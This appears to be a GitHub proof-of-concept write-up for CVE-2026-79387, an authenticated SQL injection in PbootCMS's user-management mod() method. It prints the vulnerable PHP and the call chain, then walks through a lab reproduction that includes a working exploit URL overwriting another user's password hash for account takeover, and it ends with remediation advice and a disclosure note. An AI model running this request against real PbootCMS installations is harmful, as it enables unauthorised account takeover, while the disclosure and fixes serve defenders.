 jhli07/cve-2026-79387-pbootcms-sql-injection
Proof-of-concept for CVE-2026-79387, an authenticated SQL injection in PbootCMS user management allowing arbitrary field updates and account takeover.

| Field | Detail |
|---|---|
| CVE ID | CVE-2026-79387 |
| Product | PbootCMS |
| Affected Versions | 3.2.0 – 3.2.5, and possibly earlier |
| Vulnerability Type | SQL Injection (CWE-89) |
| Attack Vector | Remote (Authenticated) |
| CVSS Severity | High |
| Discoverer | JiahaoLi |
| Vendor | https://www.pbootcms.com/ |
A SQL injection vulnerability exists in the user management module of PbootCMS V3.2.5. The vulnerability resides in the mod() method of /apps/admin/controller/system/UserController.php (line 149) and the modUser() method of /apps/admin/model/system/UserModel.php.
The field parameter is fully user-controlled via a GET request without any whitelist validation. The value parameter is equally user-controlled and is directly concatenated into the SQL UPDATE statement. An authenticated attacker can specify any database column as field (e.g., password, username, status, role), enabling arbitrary data manipulation.
// UserController.php - mod() method
if (($field = get('field', 'var')) && ! is_null($value = get('value', 'var'))) {
    if ($this->model->modUser($ucode, "$field='$value',update_user='" . session('username') . "'")) {
        location(- 1);
    }
}
$field and $value are taken directly from the $_GET superglobal and concatenated into a SQL string with no sanitization, no whitelist, and no parameterized query. This string is then passed to UserModel::modUser(), which forwards it to the base Model::update() method. Since the argument is a string (not an array), it bypasses the checkKey() field-name validation and is embedded verbatim into the SET clause:
UPDATE ay_user SET <user-controlled>= '<user-controlled>', update_user='admin' WHERE ucode='<ucode>'
GET /admin.php?p=/User/mod&ucode=10002&field=password&value=<MD5>
  → UserController::mod()
    → UserModel::modUser($ucode, "password='<value>',update_user='admin'")
      → Model::table('ay_user')->where("ucode='$ucode'")->update($data_string)
        → SQL: UPDATE ay_user SET password='<value>',update_user='admin' WHERE ucode='10002'
An authenticated attacker can:
ucode=10001).value parameter allows single-quote escape, potentially enabling stacked or tautology-based attacks.This leads to account takeover and complete control of the CMS backend.

192.168.1.104, Apache/PHP 7.2.1/SQLite)Access the PbootCMS admin dashboard and log in with the default admin account.

Navigate to System Management → User Management → Add User. Create a new user:
admin2admin
The user list confirms admin2 with ucode=10002:

Open a new browser window. Attempt to log in as admin2 with password 123456 — this fails because the actual password is admin:

Using the already-logged-in admin browser, navigate to:
http://192.168.1.104/PbootCMS/admin.php?p=/User/mod&ucode=10002&field=password&value=14e1b600b1fd579f47433b88e8d85291
14e1b600b1fd579f47433b88e8d85291is the MD5 hash of123456.
The mod() method executes the injection and redirects via location(-1):

Now attempt to log in with admin2 / 123456:

The password has been successfully changed via SQL injection. The user is now logged in with the new password, confirming full account takeover.

When update() receives a string argument, it is used as-is in the SET clause without any escaping:
final public function update($data = null)
{
    if (is_array($data)) {
        // Array path: checkKey() validates field names
        ...
    } else {
        // String path: NO VALIDATION AT ALL
        $update_string = $data;
    }
    $this->sql['value'] = $update_string;
    $sql = $this->buildSql($this->updateSql);
    return $this->getDb()->amd($sql);  // Direct execution, no prepared statement
}
field parameter — only allow known column names (status, username, realname, password).$value to prevent quote-breakout.field is password, apply encrypt_string() to the value before storage.mod() should require a valid CSRF token and role-level authorization check.Disclosure: This vulnerability was responsibly disclosed to the vendor. If you are running an affected version, update immediately and audit all backend accounts.
